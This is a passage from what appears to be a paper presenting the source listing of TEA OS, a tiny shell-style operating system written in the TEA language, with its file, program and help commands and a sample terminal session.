r@:{Invalid File Name [#vFNAME#]!
FILE NOT CREATED.}|q!:
l:lGOOD_FILENAME

# then, try to create the file...
y:vFNAME | E*:fCreateFile
# check if it was created...
f!:{CREATED NEW BLANK FILE}:lFILE_NOT_CREATED
# get name of that newly created file...
y:vFNAME|E*:fGenDBFilename|v:vdFNAME

# get current output buffer
y@:dvDATABUFFER | v@:dvDATA

# only if it was empty then...
```

```
f!:^$:lFINE_DATA_BUFFER
# use print buffer...
e*:fGetLatestOutputBuffer | v@:dvDATA
l:lFINE_DATA_BUFFER

# store it into file system record...
r@:{y@:dvDATA|v@:#vdFNAME#}|E:

#a test...
#r@:{y@:#vdFNAME#}|E:
#x:{File now contains:
#}|q!:

i!:{CREATED and INITIALIZED NEW File: }|x*!:vFNAME
q!:
l:lFILE_NOT_CREATED
i!:{FAILED TO CREATE FILE: } | x*!:vFNAME
"
V:fWriteFile:"
v:vFILENAME|t!.:|v:vFNAME

#imports...
y@:dfCreateFile|v:fCreateFile
y@:dfGenDBFilename|v:fGenDBFilename
y@:dfGetLatestOutputBuffer|v:fGetLatestOutputBuffer
y@:dfIsFileNameValid|v:fIsFileNameValid

y:vFNAME | E*:fIsFileNameValid | f!:0:lGOOD_FILENAME
r@:{Invalid File Name [#vFNAME#]!
FILE NOT WRITTEN.}|q!:
l:lGOOD_FILENAME

# then, try to create the file...
y:vFNAME | E*:fCreateFile
# check if it was created...
f!:{(CREATED NEW BLANK FILE)|(NOT DUPLICATING FILE)}:lFILE_NOT_CREATED
# get name of that file...
y:vFNAME|E*:fGenDBFilename|v:vdFNAME
# get current output buffer
y@:dvDATABUFFER | v@:dvDATA

# only if it was empty then...
f!:^$:lFINE_DATA_BUFFER
# use print buffer...
e*:fGetLatestOutputBuffer | v@:dvDATA
l:lFINE_DATA_BUFFER

# store it into file system record...
r@:{y@:dvDATA|v@:#vdFNAME#}|E:

i!:{DATA WRITTEN to File: }|x*!:vFNAME
q!:
l:lFILE_NOT_CREATED
i!:{FAILED TO WRITE FILE: } | x*!:vFNAME
"
V:fSaveDataToFile:"
v:vFILENAME|t!.:|v:vFNAME

#imports...
y@:dfCreateFile|v:fCreateFile
y@:dfGenDBFilename|v:fGenDBFilename
y@:dfGetLatestOutputBuffer|v:fGetLatestOutputBuffer
y@:dfIsFileNameValid|v:fIsFileNameValid

y:vFNAME | E*:fIsFileNameValid | f!:0:lGOOD_FILENAME
r@:{Invalid File Name [#vFNAME#]!
```

```
FILE NOT WRITTEN.}|q!:
l:lGOOD_FILENAME

# then, try to create the file...
y:vFNAME | E*:fCreateFile
# check if it was created...
f!:{(CREATED NEW BLANK FILE)|(NOT DUPLICATING FILE)}:lFILE_NOT_CREATED
# get name of that file...
y:vFNAME|E*:fGenDBFilename|v:vdFNAME
# get current data buffer
# and store it into file system record...
r@:{y@:dvDATABUFFER|v@:#vdFNAME#}|E:

i!:{DATA WRITTEN to File: }|x*!:vFNAME
q!:
l:lFILE_NOT_CREATED
i!:{FAILED TO WRITE FILE: } | x*!:vFNAME
"
V:fReadFile:"
v:vFILENAME|t!.:|v:vFNAME

#imports...
y@:dfGenDBFilename|v:fGenDBFilename
y@:dfIsFileNameValid|v:fIsFileNameValid

y:vFNAME | E*:fIsFileNameValid | f!:0:lGOOD_FILENAME
r@:{Invalid File Name [#vFNAME#]!
FILE NOT READ.}|q!:
l:lGOOD_FILENAME

# then, try to read the file...
y:vFNAME|E*:fGenDBFilename|v:vdFNAME

r@:{y@:#vdFNAME#}|E:
"
y:fReadFile
v@:dfReadFile
V:fFileExists:"
# first, grab incoming function argument...
v:vFILENAME|t!.:|v:vFNAME

#then import functions..
y@:dfGenDBFilename|v:fGenDBFilename
y@:dfIsFileNameValid|v:fIsFileNameValid

y:vFNAME | f:^$:lNFINE
y:vFNAME | E*:fIsFileNameValid | f!:0:lGOOD_FILENAME
r@:{Invalid File Name [#vFNAME#]!
FILE MAY NOT EXIST.}|q!:
l:lGOOD_FILENAME

# fetch current file name list..
y@:dvFileList | v:vFileList


#v:vFileList:{F1|F2|F33|F3|File|File}
#v:vFNAME:{f1}

# create filename patterns..
r@:{(^#vFNAME#\|)|(\|#vFNAME#$)}|v:vFNAME_REGEX_ENDS
r@:{(\|#vFNAME#\|)}|v:vFNAME_REGEX_MID
r@:{^#vFNAME#$}|v:vFNAME_REGEX_ALL
# use them to test for existence
y:vFileList | f*:vFNAME_REGEX_ENDS:lFILE_EXISTS
f*:vFNAME_REGEX_ALL:lFILE_EXISTS
f*:vFNAME_REGEX_MID:lFILE_EXISTS
```

```
937
938 i!:{FILE DOES NOT EXIST}|q!:
939
940 l:lFILE_EXISTS
941 i!:{FILE EXISTS}
942 q!:
943
944 l:lNFINE
945 i!:{Invalid [blank] File Name!
946 FILE DOES NOT EXIST.}
947 "
948 L:lSYS_FILE_END
949 L:lSYS_PROG_START
950 V:fRegisterProgramFile:"
951 # we assume given program file already exists!
952 # first, grab incoming function argument...
953 v:vFILENAME|t!.:|v:vFNAME
954
955 #then import functions..
956 y@:dfGenDBFilename|v:fGenDBFilename
957 y@:dfIsFileNameValid|v:fIsFileNameValid
958
959 y:vFNAME | f:^$:lNFINE
960 y:vFNAME | E*:fIsFileNameValid | f!:0:lGOOD_FILENAME
961 r@:{Invalid File Name [#vFNAME#]!
962 CANNOT REGISTER PROGRAM.}|q!:
963 l:lGOOD_FILENAME
964
965 # fetch current program file name list..
966 y@:dvProgramsList | v:vProgramsList
967
968 #v:vFileList:{F1|F2|F33|F3|File|File}
969 #v:vFNAME:{f1}
970
971 # check if program name is unique:
972 # create filename patterns...
973 r@:{(^#vFNAME#\|)|(\|#vFNAME#\|)|(\|#vFNAME#$)}|v:vFNAME_REGEX
974 # use them to test for program existence
975 y:vProgramsList | f*!:vFNAME_REGEX:lPROGNAME_UNIQUE:lPROG_EXISTS
976 l:lPROGNAME_UNIQUE
977 # So, program isn't registered yet, meaning its ok
978 # to proceed to register it...
979 # add name to programs list
980 g*:{|}:vProgramsList:vFNAME | v:vProgramsList | v@:dvProgramsList
981 r@:{User PROGRAM [#vFNAME#] is now REGISTERED.
982 CAN BE INVOKED as SYSTEM COMMAND.} | q!:
983
984 l:lPROG_EXISTS
985 r@:{User PROGRAM [#vFNAME#] Already EXISTS!
986 CANNOT re-REGISTER PROGRAM.} | q!:
987
988 l:lNFINE
989 i!:{Invalid [blank] File Name!
990 CANNOT REGISTER PROGRAM.}
991 "
992 V:fShowProgramsList:"
993 y@:dvProgramsList|h!:{\|}|d:{\|}
994 "
995 V:fSearchProgramsList:"
996 v:vREGEX_PATTERN
997 y@:dvProgramsList|h!:{\|}|d:{\|}|k*:vREGEX_PATTERN
998 "
999 V:fRunFile:"
1000 v:vFILENAME|t!.:|v:vFNAME
1001
1002 #imports...
```

```
y@:dfGenDBFilename|v:fGenDBFilename
y@:dfIsFileNameValid|v:fIsFileNameValid

y:vFNAME | E*:fIsFileNameValid | f!:0:lGOOD_FILENAME
r@:{Invalid File Name [#vFNAME#]!
FILE NOT EXECUTED.}|q!:
l:lGOOD_FILENAME

# then, try to run the file...
y:vFNAME|E*:fGenDBFilename|v:vdFNAME

# for now, run it as a TEA program..
r@:{y@:#vdFNAME#}|E:|E:
"
V:fProgramExists:"
v:vFILENAME|t!.:|v:vFNAME

y@:dfGenDBFilename|v:fGenDBFilename
y@:dfIsFileNameValid|v:fIsFileNameValid

y:vFNAME | f:^$:lNFINE
y:vFNAME | E*:fIsFileNameValid | f!:0:lGOOD_FILENAME
r@:{Invalid File Name [#vFNAME#]!
PROGRAM MAY NOT EXIST.}|q!:
l:lGOOD_FILENAME

# fetch current programs name list..
y@:dvProgramsList | v:vProgramsList

r@:{(^#vFNAME#\|)|(\|#vFNAME#\|)|(\|#vFNAME#$)}|v:vFNAME_REGEX
y:vProgramsList | f*:vFNAME_REGEX:lPROG_EXISTS

i!:{PROGRAM DOES NOT EXIST}|q!:

l:lPROG_EXISTS
i!:{PROGRAM EXISTS}|q!:

l:lNFINE
i!:{Invalid [blank] File Name!
PROGRAM DOES NOT EXIST.}
"
Y:fProgramExists
V@:dfProgramExists
V:fUnRegisterProgram:"
# we assume given program file already exists!
# first, grab incoming function argument...
v:vFILENAME|t!.:|v:vFNAME

#then import functions..
y@:dfGenDBFilename|v:fGenDBFilename
y@:dfIsFileNameValid|v:fIsFileNameValid

y:vFNAME | f:^$:lNFINE
y:vFNAME | E*:fIsFileNameValid | f!:0:lGOOD_FILENAME
r@:{Invalid File Name [#vFNAME#]!
CANNOT UNREGISTER PROGRAM.}|q!:
l:lGOOD_FILENAME

# fetch current program file name list..
y@:dvProgramsList | v:vProgramsList

# create delete filename patterns + apply them..
r@:{(^#vFNAME#\|)|(\|#vFNAME#$)}|v:vFNAME_REGEX_ENDS
r@:{(\|#vFNAME#\|)}|v:vFNAME_REGEX_MID
r@:{^#vFNAME#$}|v:vFNAME_REGEX_ALL
# use it to del
```

```
y:vProgramsList | d*:vFNAME_REGEX_ENDS | v:vProgramsList
y:vProgramsList| d*:vFNAME_REGEX_ALL | v:vProgramsList
v:vDIV:{|}
r*:vProgramsList:vFNAME_REGEX_MID:vDIV | v:vProgramsList

# update programs list
y:vProgramsList| v@:dvProgramsList

i!:{UNREGISTERED PROGRAM FILE: }|x*!:vFNAME
q!:

l:lNFINE
i!:{Invalid [blank] File Name!
PROGRAM FILE NOT UNREGISTERED.}
"
Y:fUnRegisterProgram
V@:dfUnRegisterProgram
V:fDeleteProgramFile:"
# first, grab incoming function argument...
v:vFILENAME|t!.:|v:vFNAME

#then import functions..
y@:dfGenDBFilename|v:fGenDBFilename
y@:dfIsFileNameValid|v:fIsFileNameValid
y@:dfUnRegisterProgram |v:fUnRegisterProgram

y:vFNAME | f:^$:lNFINE # filename shouldn't be blank
# file name should conform to accepted patterns
y:vFNAME | E*:fIsFileNameValid | f!:0:lGOOD_FILENAME
r@:{Invalid File Name [#vFNAME#]!
PROGRAM FILE NOT DELETED.}|q!:
l:lGOOD_FILENAME

# fetch current file name list..
y@:dvFileList | v:vFileList


# create delete filename patterns + apply them..
r@:{(^#vFNAME#\|)|(\|#vFNAME#$)}|v:vFNAME_REGEX_ENDS
r@:{(\|#vFNAME#\|)}|v:vFNAME_REGEX_MID
r@:{^#vFNAME#$}|v:vFNAME_REGEX_ALL
# use it to del
y:vFileList | d*:vFNAME_REGEX_ENDS | v:vFileList
y:vFileList | d*:vFNAME_REGEX_ALL | v:vFileList
v:vDIV:{|}
r*:vFileList:vFNAME_REGEX_MID:vDIV | v:vFileList

# update file list
y:vFileList | v@:dvFileList
#also delete file record from db filesystem
y:vFNAME|e*:fGenDBFilename|v:vdFNAME
r@:{c!@:#vdFNAME#}|E:

# then unregister program file
y:vFNAME | e*:fUnRegisterProgram | v:vUnRegStatus

r@:{DELETED PROGRAM FILE: #vFNAME#
With Status: #vUnRegStatus#} | q!:


l:lNFINE
i!:{Invalid [blank] File Name!
PROGRAM FILE NOT DELETED.}
"
Y:fDeleteProgramFile
V@:dfDeleteProgramFile
```

```
L:lSYS_PROG_END
L:lSYS_SHELL_START
E*:fLogin
L:lSTART_Main
E*:fMakePS
V@:dvLastPS
E*:fPROMPT
E*:fLogAI
V:vIN_raw
t!.:
v:vIN_clean
Z:
v:vIN_clean_lc
y:vIN_clean_lc
F!:^create\s+.*$:lN_CRT_FILE
Y:vIN_raw
t!.:
V@:dvLastCommand
d:^\S+\s+
V:vFileName
E*:fCreateFile
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_CRT_FILE
F!:{^(ls|list|dir|files)$}:lN_LIST_FILES
V@:dvLastCommand
E*:fShowFilesList
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_LIST_FILES
F!:{^(ls|list|dir|files|find)\s+(\S+\s*)+$}:lN_SEARCH_FILES
Y:vIN_raw
t!.:
V@:dvLastCommand
d:^\S+\s+
V:vFilePattern
E*:fSearchFilesList
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_SEARCH_FILES
F!:{^(del|delete|rm)\s+(\S+\s*)+$}:lN_DEL_FILES
Y:vIN_raw
t!.:
V@:dvLastCommand
d:^\S+\s+
V:vFilePattern
E*:fDeleteFilesList
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_DEL_FILES
F!:^init\s+.*$:lN_INIT_FILE
Y:vIN_raw
t!.:
V@:dvLastCommand
d:^\S+\s+
V:vFileName
E*:fInitFile
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_INIT_FILE
F!:^write\s+.*$:lN_WRITE_FILE
Y:vIN_raw
t!.:
V@:dvLastCommand
d:^\S+\s+
V:vFileName
```

```
E*:fWriteFile
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_WRITE_FILE
F!:{^(show|cat|read)\s+.*$}:lN_READ_FILE
Y:vIN_raw
t!.:
V@:dvLastCommand
d:^\S+\s+
V:vFileName
E*:fReadFile
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_READ_FILE
F!:{^(exists)\s+.*$}:lN_EXISTS_FILE
Y:vIN_raw
t!.:
V@:dvLastCommand
d:^\S+\s+
V:vFileName
E*:fFileExists
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_EXISTS_FILE
F!:{^(rename|rn|mv|move)\s+([a-z0-9_]+(\.[a-z0-9]+)?)\s+([a-z0-9_]+(\.[a-z0-9]+)?)$}:
    lN_RENAME_FILE
Y:vIN_raw
t!.:
V@:dvLastCommand
d:^\S+\s+
V:vFileNames
Y:vFileNames
D:\s+.*$
V:vFileName
Y:vFileNames
D!:\s+.*$
V:vNewName
Y:vFileName
E*:fFileExists
F!:{^FILE EXISTS$}:lCANNOT_RENAME
Y:vFileName
E*:fProgramExists
F:{^PROGRAM EXISTS$}:lPROCESS_RENAME_PROGRAM
Y:vFileName
E*:fReadFile
v@:dvDATABUFFER
Y:vNewName
E*:fSaveDataToFile
v:vWRITELOG
Y:vFileName
E*:fDeleteFile
R@:{File #vFileName# RENAMED #vNewName#
With status: #vWRITELOG#}
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lPROCESS_RENAME_PROGRAM
Y:vFileName
E*:fReadFile
v@:dvDATABUFFER
Y:vNewName
E*:fSaveDataToFile
v:vWRITELOG
Y:vNewName
E*:fRegisterProgramFile
v:vREGLOG
Y:vFileName
```

```
E*:fDeleteProgramFile
v:vDELLOG
R@:{Program File #vFileName# RENAMED #vNewName#
With [WRITE] status: #vWRITELOG#
And [REGISTER] status: #vREGLOG#
And [DEL] status: #vDELLOG#}
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lCANNOT_RENAME
R@:{File #vFileName# does NOT EXIST!
RENAME Operation ABANDONED}
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_RENAME_FILE
F!:{^(copy|clone)\s+([a-z0-9_]+(\.[a-z0-9]+)?)\s+([a-z0-9_]+(\.[a-z0-9]+)?)$}:
    lN_CLONE_FILE
Y:vIN_raw
t!.:
V@:dvLastCommand
d:^\S+\s+
V:vFileNames
Y:vFileNames
D:\s+.*$
V:vFileName
Y:vFileNames
D!:\s+.*$
V:vFileName2
Y:vFileName
E*:fFileExists
F!:{^FILE EXISTS$}:lCANNOT_CLONE
Y:vFileName
E*:fReadFile
v@:dvDATABUFFER
Y:vFileName2
E*:fSaveDataToFile
v:vWRITELOG
R@:{File #vFileName# CLONED TO #vFileName2#
With status: #vWRITELOG#}
E*:fLog0
J:lFIN_CMD_PROCESSING
l:lCANNOT_CLONE
R@:{File #vFileName# does NOT EXIST!
CLONE Operation ABANDONED}
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_CLONE_FILE
F!:^export\s+.*$:lN_EXPORT_FILE
Y:vIN_raw
t!.:
V@:dvLastCommand
d:^\S+\s+
V:vFileName
E*:fReadFile
v:vLOG
E*:fResetLog
E*:fOSHandle
X:{Thanks for Using }
V:vMSG
G*!:vDELIM2:vFileName:vLOG:vMSG
J:lEXIT_Main
L:lN_EXPORT_FILE
F!:^uimini$:lN_UIMINI
V@:dvLastCommand
V@:dvUIMODE_MINI:{1}
I!:{TOS Mini-Interface Mode Activated}
E*:fLog0
```

```
J:lFIN_CMD_PROCESSING
L:lN_UIMINI
F!:^uilog$:lN_UILOG
V@:dvLastCommand
V@:dvUIMODE_MINI:{0}
I!:{TOS Log-Interface Mode Activated}
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_UILOG
F!:^about$:lN_ABOUT
V@:dvLastCommand
E*:fGetAboutTOS
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_ABOUT
F!:{^(help|man|whatis|info)$}:lN_HELP
V@:dvLastCommand
E*:fGetHelpMenu
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_HELP
F!:{^(help|man|whatis|info|about)\s+(\S+\s*)+$}:lN_HELP_TOPIC
Y:vIN_raw
t!.:
V@:dvLastCommand
d:{^\S+\s+}
E*:fGetHelpOn
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_HELP_TOPIC
F!:^help-file[s]?$:lN_HELP_FILE
V@:dvLastCommand
E*:fGetFileCMDMenu
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_HELP_FILE
F!:{^help-prog([s]|rams)?$}:lN_HELP_PROG
V@:dvLastCommand
E*:fGetProgrammingMenu
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_HELP_PROG
F!:^help-util[s]?$:lN_HELP_UT
V@:dvLastCommand
E*:fGetUtilityMenu
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_HELP_UT
F!:^help-ui[s]?$:lN_HELP_UI
V@:dvLastCommand
E*:fGetUIMenu
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_HELP_UI
F!:^help-help[s]?$:lN_HELP_HELP
V@:dvLastCommand
E*:fGetHelpMenu
X:{
To use or access help on any topic in the system, use any of the commands presented in
    the following Menu.
}
X!:{
Each of those commands leads you to further information about help on other commands.
    For example

> help help-util
```

```
1395
1396 Will explain what the help-util command is all about.}
1397 E*:fLog0
1398 J:lFIN_CMD_PROCESSING
1399 L:lN_HELP_HELP
1400 F!:^echo.*$:lN_ECHO
1401 Y:vIN_raw
1402 t!.:
1403 d:^\S+\s*
1404 V:vMESSAGE
1405 X:{echo }
1406 V@:dvLastCommand
1407 Y:vMESSAGE
1408 E*:fLog0
1409 J:lFIN_CMD_PROCESSING
1410 L:lN_ECHO
1411 F!:{^(fetch|web)\s+\S*$}:lN_FETCH
1412 Y:vIN_raw
1413 t!.:
1414 V@:dvLastCommand
1415 d:{^\S+\s+}
1416 E*:fFixURL
1417 W:
1418 E*:fLog0
1419 J:lFIN_CMD_PROCESSING
1420 L:lN_FETCH
1421 F!:^tea\s+[\S]+.*$:lN_TEA
1422 Y:vIN_raw
1423 t!.:
1424 d:^\S+\s+
1425 V:vTEACode
1426 X:{tea }
1427 V@:dvLastCommand
1428 Y:vTEACode
1429 E:
1430 E*:fLog0
1431 J:lFIN_CMD_PROCESSING
1432 L:lN_TEA
1433 F!:^math\s+[\S]+.*$:lN_MATH
1434 Y:vIN_raw
1435 t!.:
1436 d:^\S+\s+
1437 V:vMathExp
1438 X:{math }
1439 V@:dvLastCommand
1440 Y:vMathExp
1441 R.:
1442 E*:fLog0
1443 J:lFIN_CMD_PROCESSING
1444 L:lN_MATH
1445 F!:^username\s+[\S]+.*$:lN_SETUSER
1446 V@:dvLastCommand
1447 Y:vIN_raw
1448 t!.:
1449 d:^\S+\s+
1450 V@:dvUSERNAME
1451 E*:fLog0
1452 J:lFIN_CMD_PROCESSING
1453 L:lN_SETUSER
1454 F!:{^(whoami|name)$}:lN_WHOAMI
1455 V@:dvLastCommand
1456 Y@:dvUSERNAME
1457 E*:fLog0
1458 J:lFIN_CMD_PROCESSING
1459 L:lN_WHOAMI
1460 F!:^time$:lN_TIME
```

```
v@:dvLastCommand
Z.:TIME
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_TIME
F!:^date$:lN_DATE
v@:dvLastCommand
Z.:DATE
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_DATE
F!:^timestamp$:lN_TSTAMP
v@:dvLastCommand
Z.:TIMESTAMP
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_TSTAMP
F!:{^(clear|reset)$}:lN_CLEAR
v@:dvLastCommand
E*:fResetLog
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_CLEAR
F!:^print$:lN_PRINT
V@:dvLastCommand
E*:fGetLatestOutputBuffer
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_PRINT
F!:^logout$:lN_LOGOUT
C!@:dvUSERNAME
C*:vUSERNAME
E*:fResetLog
C@:dvLastOutput_backup
E*:fOSHandle
X:{You have SIGNED OUT!
Thanks for Using }
J:lEXIT_Main
L:lN_LOGOUT
F!:^exit$:lN_EXIT
E*:fResetLog
E*:fOSHandle
X:{Thanks for Using }
J:lEXIT_Main
L:lN_EXIT
F!:^export$:lN_EXPORT
Y@:dvLOG
V:vLOG
E*:fResetLog
E*:fOSHandle
X:{Thanks for Using }
V:vMSG
G*!:vDELIM2:vLOG:vMSG
J:lEXIT_Main
L:lN_EXPORT
F!:{^(runnable|register|add-program)\s+([a-z0-9_]+(\.[a-z0-9]+)?)$}:lN_RUNNABLE_FILE
Y:vIN_raw
t!.:
V@:dvLastCommand
d:^\S+\s+
V:vFileName
Y:vFileName
E*:fFileExists
F!:{^FILE EXISTS$}:lCANNOT_REGISTER_PROG
Y:vFileName
E*:fRegisterProgramFile
```

```
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lCANNOT_REGISTER_PROG
R@:{File #vFileName# does NOT EXIST!
User-Program Registration Operation ABANDONED}
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_RUNNABLE_FILE
F!:{^programs$}:lN_LIST_PROGRAMS
V@:dvLastCommand
E*:fShowProgramsList
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_LIST_PROGRAMS
F!:{^programs\s+(\S+\s*)+$}:lN_SEARCH_PROGRAMS
Y:vIN_raw
t!.:
V@:dvLastCommand
d:^\S+\s+
V:vFilePattern
E*:fSearchProgramsList
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_SEARCH_PROGRAMS
F!:{^(run|exec|execute)\s+.*$}:lN_RUN_FILE
Y:vIN_raw
t!.:
V@:dvLastCommand
d:^\S+\s+
V:vFileName
E*:fRunFile
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_RUN_FILE
F!:{^(isrunnable|canrun)\s+.*$}:lN_CANRUN_FILE
Y:vIN_raw
t!.:
V@:dvLastCommand
d:^\S+\s+
V:vFileName
E*:fProgramExists
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_CANRUN_FILE
F!:{^(del-prog|delete-program|unregister)\s+([a-z0-9_]+(\.[a-z0-9]+)?)$}:
    lN_UNREGISTER_FILE
Y:vIN_raw
t!.:
V@:dvLastCommand
d:^\S+\s+
V:vFileName
Y:vFileName
E*:fFileExists
F!:{^FILE EXISTS$}:lCANNOT_REGISTER_PROG
Y:vFileName
E*:fUnRegisterProgram
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lCANNOT_REGISTER_PROG
R@:{File #vFileName# does NOT EXIST!
User-Program Unregistration Operation ABANDONED}
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_UNREGISTER_FILE
F!:{^(update|update-program)\s+([a-z0-9_]+(\.[a-z0-9]+)?)\s+([a-z0-9_]+(\.[a-z0-9]+)?)$
    }:lN_UPDATE_PROGRAM
```

```
Y:vIN_raw
t!.:
V@:dvLastCommand
d:^\S+\s+
V:vFileNames
Y:vFileNames
D:\s+.*$
V:vFileName
Y:vFileNames
D!:\s+.*$
V:vUpdateFileName
Y:vUpdateFileName
E*:fFileExists
F!:{^FILE EXISTS$}:lCANNOT_READ_SRC
Y:vFileName
E*:fFileExists
F!:{^FILE EXISTS$}:lCANNOT_WRITE_TARGET
Y:vFileName
E*:fProgramExists
F:{^PROGRAM EXISTS$}:lPROCESS_UPDATE_PROGRAM
R@:{Target File #vFileName# IS NOT a PROGRAM!
Program UPDATE Operation ABANDONED}
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lPROCESS_UPDATE_PROGRAM
Y:vUpdateFileName
E*:fReadFile
v@:dvDATABUFFER
Y:vFileName
E*:fSaveDataToFile
v:vWRITELOG
R@:{Program File #vFileName# UPDATED USING #vUpdateFileName#
With [WRITE] status: #vWRITELOG#}
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lCANNOT_WRITE_TARGET
R@:{Target File #vFileName# does NOT EXIST!
Program UPDATE Operation ABANDONED}
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lCANNOT_READ_SRC
R@:{Source File #vUpdateFileName# does NOT EXIST!
Program UPDATE Operation ABANDONED}
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_UPDATE_PROGRAM
F!:{^([a-z0-9_]+(\.[a-z0-9]+)?)\s*$}:lN_RUN_FILE_PROG
Y:vIN_raw
t!.:
V@:dvLastCommand
V:vFileName
Y:vFileName
E*:fProgramExists
F:{^PROGRAM EXISTS$}:lPROCESS_RUN_PROGRAM:lCMD_CATCHALL
L:lPROCESS_RUN_PROGRAM
Y:vFileName
E*:fRunFile
E*:fLog0
J:lFIN_CMD_PROCESSING
L:lN_RUN_FILE_PROG
L:lCMD_CATCHALL
F:^$:lFIN_CMD_PROCESSING
Y:vIN_raw
V@:dvLastCommand
I!:{--COMMAND NOT FOUND | INVALID COMMAND--}
E*:fLog0
```

```
J:lFIN_CMD_PROCESSING
L:lFIN_CMD_PROCESSING
E*:fLogAI
J:lSTART_Main
L:lEXIT_Main
C!@:dvLOG
Q!:
L:lSYS_SHELL_END
```

Listing 1: TEA Program: TOS v1.1.0 Complete Source-Code (SANITIZED form)

TEA OS DEMONSTRATIONS

To the best of our understanding, it might be the tiniest, complete, real-world ready operating system! As for an idea what it is capable of, the following is just a sample export of a basic illustrative session mostly focusing on seeing what the various features of the system are as per in-built documentation and commands:

Sample OUTPUT 1 from TEA OS v1.1.0

```
ooooooo_________________
___oo_____ooooo___ooooo__
___oo____oo____o_oo___oo_
___oo____ooooooo_oo___oo_
___oo____oo______oo___oo_
___oo_____ooooo___oooo_o_
_________________________
TEA OS v1.1.0 is Ready...

Please set a Username:
Fut. Prof. JWL
___________________

Hello, Fut. Prof. JWL. Welcome to TOS!
___________________
TOS/21:35:42/>
ls
.
datefile
info.text
info
nugreetings
run
the_greetings
permutate
helloworld
about.tea
___________________
TOS/21:35:49/>
help
```

```
=o==o==o==o==o==o==o=
TEA OS v1.1.0 HELP System Commands:
about
(help | man | whatis | info | about) [NAME]
help-file
help-help
help-prog
help-ui
help-util
=o==o==o==o==o==o==o=

------------------
TOS/21:36:02/>
about

=o==o==o==o==o==o==o=
ABOUT: TEA OS v1.1.0
#---[ABOUT TEA OS]

NAME: TEA Operating System
(also "TEA OS" or just "TOS")

ARCHITECT: J. Willrich Lutalo <jwl@nuchwezi.com>

SINCE: 9th APRIL, 2026

INTENT: To manifest a true general purpose, lightweight,
   minimal but powerful operating system that can essentially
    just fit inside a single string; to see what the limits
   of the mathematics of TRANSFORMATICS might be, and what we
    surely could accomplish with its proper use via modern
   portable computers.

ABOUT: TEA OS is implemented using the Transforming
   Executable Alphabet (TEA) programming language. It is
   based on a specification first laid out in the TEA TAZ. It
    is a project originating from UGANDA.
```

```
PROJECT HOME: Nuchwezi Research | https://tea.nuchwezi.com
=o==o==o==o==o==o==o=


------------------
TOS/21:36:15/>
help-file

=o==o==o==o==o==o==o=
TEA OS v1.1.0 FILE System Commands:
create FILENAME
init FILENAME
write FILENAME
(rename | rn | mv | move) FILENAME NEWNAME
(copy|clone) FILE1 FILE2
exists FILENAME
find PATTERN
(show | cat | read) FILENAME
export FILENAME
(del | delete | rm) FILENAME
(ls | list | dir | files) PATTERN
=o==o==o==o==o==o==o=


------------------
TOS/21:36:25/>
help-help

To use or access help on any topic in the system, use any of
   the commands presented in the following Menu.

=o==o==o==o==o==o==o=
TEA OS v1.1.0 HELP System Commands:
about
(help | man | whatis | info | about) [NAME]
help-file
help-help
help-prog
help-ui
help-util
=o==o==o==o==o==o==o=
```

```
Each of those commands leads you to further information about
    help on other commands. For example

> help help-util

Will explain what the help-util command is all about.
--------------------
TOS/21:36:37/>
uilog
TOS Log-Interface Mode Activated
--------------------
TOS/21:36:56/>
help uimini

=o==o==o==o==o==o==o=
uimini <~ Configure TEA OS interface to render using mini-
   terminal mode. Setting persists across logins until
   changed. This mode is suitable for environments such as
   using TOS on some Desktop Computer Systems.
=o==o==o==o==o==o==o=


--------------------
TOS/21:37:05/>
uimini
TOS Mini-Interface Mode Activated
--------------------
TOS/21:37:11/>
help-prog

=o==o==o==o==o==o==o=
TEA OS v1.1.0 PROGRAMMING System Commands:
(runnable | register | add-program) FILENAME
(isrunnable | canrun) FILENAME
(run | exec | execute) FILENAME
(del-prog | delete-program | unregister) FILENAME
(update | update-program) FILENAME
PROGRAM
(help | man | whatis | info | about) PROGRAM
```

```
=o==o==o==o==o==o==o=


------------------
TOS/21:37:18/>
whatis program

=o==o==o==o==o==o==o=
PROGRAM <~ Executes PROGRAM as a system command if it exists
   --- first, if it is any of the standard commands in TEA OS
   , otherwise if it is a valid filename "PROGRAM" that is
   already recognized/registered as a user-created program -
   this later case similar to calling "run PROGRAM",
   otherwise shows error message command-not-found.
=o==o==o==o==o==o==o=


------------------
TOS/21:37:34/>
okay
--COMMAND NOT FOUND | INVALID COMMAND--
------------------
TOS/21:37:42/>
help-utils

=o==o==o==o==o==o==o=
TEA OS v1.1.0 UTILITY System Commands:
clear | reset
date
echo MESSAGE
exit
export
(fetch | web) [URL] [FILENAME]
logout
